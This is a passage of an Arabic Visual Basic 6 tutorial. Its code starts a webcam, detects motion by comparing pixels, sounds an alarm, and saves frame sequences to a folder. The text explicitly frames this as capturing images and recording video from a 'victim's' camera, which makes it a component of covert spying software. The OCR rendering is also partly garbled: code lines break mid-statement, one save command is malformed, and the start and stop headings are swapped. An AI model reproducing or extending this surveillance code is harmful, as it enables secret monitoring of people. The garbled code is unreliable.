'the number of the picture
Dim x
'generate the folder's name
Dim FRName
Dim chkf As Boolean
Option Explicit
```

ثانياً : في حدث إقلاع النافذة **Form_Load** :

سنقوم بإنشاء المجلد :

```
FRName = Day(Date) & " - " & Month(Date) & " - " & Year(Date)
```

سنضبط شكل أداة Picture1 :

```
Picture1.Width = 640 * Screen.TwipsPerPixelX
Picture1.Height = 480 * Screen.TwipsPerPixelY
```

سنعرف عدد نقاط الشاشة التي سنعمل عليها .. في هذا المثال 15 بيكسل سيتم فحصهم .. ومن الأفضل عدم تغيير الرقم :

```
inten = 15
```

تعريف مدي تغير البيكسل :

```
Tolerance = 20
Tppx = Screen.TwipsPerPixelX
Tppy = Screen.TwipsPerPixelY

ReDim POn(640 / inten, 480 / inten)
ReDim P(640 / inten, 480 / inten)
```

بدء عمل الكاميرا :

```
STARTCAM
```

التأكد من أول رقم للصورة هو رقم واحد :

```
x = 1
```

في النهاية سيكون حدث إقلاع النافذة Form_Load كالتالي :

```
Private Sub Form_Load()
'generate the folder's name
```

```
FRName = Day(Date) & " - " & Month(Date) & " - " &
Year(Date)
'set up the visual stuff
Picture1.Width = 640 * Screen.TwipsPerPixelX
Picture1.Height = 480 * Screen.TwipsPerPixelY
'Inten is the measure of how many pixels are going to be
recognized. I highly dont recommend
'setting it lower than this, i have a 3.0 GHz PC and it starts
to lag a little. On this setting,
'every 15th pixel is checked
inten = 15
'The tolerance of recognizing the pixel change
Tolerance = 20
Tppx = Screen.TwipsPerPixelX
Tppy = Screen.TwipsPerPixelY
ReDim POn(640 / inten, 480 / inten)
ReDim P(640 / inten, 480 / inten)
STARTCAM
x = 1
End Sub
```

أخذ صورة من كاميرا الضحية :

أكتب الكود التالي داخل الأداة Timer1 لأخذ الصورة :

```
SendMessage mCapHwnd, GET_FRAME, 0, 0
SendMessage mCapHwnd, COPY, 0, 0
Picture1.Picture = Clipboard.GetData
Clipboard.Clear

Ri = 0 'right
Wo = 0 'wrong

LastTime = GetTickCount
```

```
For i = 0 To 640 / inten - 1
For j = 0 To 480 / inten - 1
```

سنلقط نقطة الآن :

```
c = Picture1.Point(i * inten * Tppx, j * inten * Tppy)
```

سنقوم بتحليلها RGB :

```
R = c Mod 256
G = (c \ 256) Mod 256
B = (c \ 256 \ 256) Mod 256
```

سنقوم بإستدعاء نفس مكان النقطة علي الصورة السابقة لمقارنتها بالنقطة علي الصورة الحالية :

```
c2 = P(i, j)
```

سنقوم بتحليلها RGB :

```
R2 = c2 Mod 256
G2 = (c2 \ 256) Mod 256
B2 = (c2 \ 256 \ 256) Mod 256
```

الآن سنكتب أهم جزء وهو جزء المقارنة بين النقطة الحالية والنقطة السابقة :

```
If Abs(R - R2) < Tolerance And Abs(G - G2) < Tolerance
And Abs(B - B2) < Tolerance Then
Ri = Ri + 1
POn(i, j) = True

Else
Wo = Wo + 1
P(i, j) = Picture1.Point(i * inten * Tppx, j * inten * Tppy)
Picture1.PSet (i * inten * Tppx, j * inten * Tppy), vbRed
POn(i, j) = False
End If

Next j
Next i
```

```
RealRi = 0

For i = 1 To 640 / inten - 2
For j = 1 To 480 / inten - 2
If POn(i, j) = False Then
If POn(i, j + 1) = False Then
If POn(i, j - 1) = False Then
If POn(i + 1, j) = False Then
If POn(i - 1, j) = False Then
RealRi = RealRi + 1
Picture1.PSet (i * inten * Tppx, j * inten *
Tppy), vbGreen
End If
End If
End If
End If

End If
Next j
Next i
```

الآن تبقي أن نقوم بعرض البيانات علي الأداة Label1 :

```
Label1.Caption = Int(Wo / (Ri + Wo) * 100) & " %
movement" & vbCrLf & "Real Movement: " & RealRi &
vbCrLf _
& "Completed in: " & GetTickCount – LastTime
```

تبقي أن نكتب الكود الخاص بإطلاق صوت " مثلاً صافرة إنذار " في حالة جس حركة :

```
If Int(Wo / (Ri + Wo) * 100) > 4 Then
Dim filename As String
Dim sound As Long
filename = App.Path & "/CAMERA.wav"
sound = sndPlaySound(filename, 1)
```

```
End If
```

في النهاية سيكون الكود الموجود داخل Timer1 كالتالي :

```
Private Sub Timer1_Timer()
'Get the picture from camera.. the main part
SendMessage mCapHwnd, GET_FRAME, 0, 0
SendMessage mCapHwnd, COPY, 0, 0
Picture1.Picture = Clipboard.GetData
Clipboard.Clear

Ri = 0 'right
Wo = 0 'wrong

LastTime = GetTickCount

For i = 0 To 640 / inten - 1
For j = 0 To 480 / inten - 1
'get a point
c = Picture1.Point(i * inten * Tppx, j * inten * Tppy)
'analyze it, Red, Green, Blue
R = c Mod 256
G = (c \ 256) Mod 256
B = (c \ 256 \ 256) Mod 256

'recall what the point was one step before this
c2 = P(i, j)
'analyze it
R2 = c2 Mod 256
G2 = (c2 \ 256) Mod 256
B2 = (c2 \ 256 \ 256) Mod 256
'main comparison part... if each R, G and B are
somewhat same, then it pixel is same still
'in a perfect camera and software tolerance should
theoretically be 1 but this isnt true...
```

```
If Abs(R - R2) < Tolerance And Abs(G - G2) < Tolerance
And Abs(B - B2) < Tolerance Then
'pixel remained same
Ri = Ri + 1
'Pon stores a boolean if the pixel changed or didnt, to be
used to detect REAL movement
POn(i, j) = True

Else
'Pixel changed
Wo = Wo + 1
'make a red dor
P(i, j) = Picture1.Point(i * inten * Tppx, j * inten * Tppy)
Picture1.PSet (i * inten * Tppx, j * inten * Tppy), vbRed
POn(i, j) = False
End If

Next j

Next i

RealRi = 0

For i = 1 To 640 / inten - 2
For j = 1 To 480 / inten - 2
If POn(i, j) = False Then
'Real movement is simply occuring when all 4 pixels
around one pixel changed
'Simply put, If this pixel is changed and all around it
changed too, then this is a real
'movement
If POn(i, j + 1) = False Then
If POn(i, j - 1) = False Then
If POn(i + 1, j) = False Then
```

```
If POn(i - 1, j) = False Then
RealRi = RealRi + 1
Picture1.PSet (i * inten * Tppx, j * inten *
Tppy), vbGreen
End If
End If
End If
End If

End If

Next j
Next i
'state all statistics
Label1.Caption = Int(Wo / (Ri + Wo) * 100) & " %
movement" & vbCrLf & "Real Movement: " & RealRi &
vbCrLf _
& "Completed in: " & GetTickCount - LastTime
If Int(Wo / (Ri + Wo) * 100) > 4 Then
Dim filename As String
Dim sound As Long
filename = App.Path & "/CAMERA.wav"
sound = sndPlaySound(filename, 1)
'Beep
End If

End Sub
```

رابعاً : كتابة كود بدء وغلق الكاميرا والتأكد من وجود المجلد قبل إنشائه

لبدء الكاميرا نكتب الكود التالي :

```
Sub STOPCAM()
DoEvents: SendMessage mCapHwnd, DISCONNECT, 0, 0
Timer1.Enabled = False
End Sub
```

لغلق الكاميرا نكتب الكود التالي :

```
Sub STARTCAM()
mCapHwnd = capCreateCaptureWindow("WebcamCapture",
0, 0, 0, 640, 480, Me.hwnd, 0)
DoEvents
SendMessage mCapHwnd, CONNECT, 0, 0
Timer1.Enabled = True
End Sub
```

للتأكد من وجود المجلد قبل إنشائه نكتب الكود التالي :

```
Public Sub CHKFXST()
Dim fso As New FileSystemObject
If fso.FolderExists("c:\" & FRName) Then
chkf = True
Else
chkf = False
End If
End Sub
```

كود تسجيل فيديو لحركة الضحية

هنا سنعرض كيفية تسجيل مجموعة صور متلاحقة من جهاز الضحية

أكتب الكود التالي في الأداة Command2 :

```
Call CHKFXST
If chkf = False Then
```

```
MkDir "c:\" & FRName
End If
Timer2.Enabled = True
```

ثم قم بكتابة الكود التالي في الأداة Timer2 :

```
x = x + 1
SavePicture Form1.Picture1, ("c:\" & FRName & "\" & x &
("".gif
```

وداخل الأدة Command2 سنكتب الكود التالي :

```
Form2.Show
```


النافذة Form2

ضع علي النافذة Form2 الأدوات التالية :


Tool	Name	Caption	Other
Label	MovieStateLBL		
Image	Image1		
CommandButon	Command1	Play	
CommandButon	Command2	Pause	
CommandButon	Command3	Capture	
CommonDialog	CommonDialog1		
Timer	Timer1		Interval = 20

ملحوظة :


لتستطيع أن تقوم بإدراج أداة CommonDialog قم بالضغط بالزر الأيمن للفارة علي صندوق الأدوات .. ثم اضغط علي Components من القائمة التي ستظهر .. أنظر الصورة التالية :



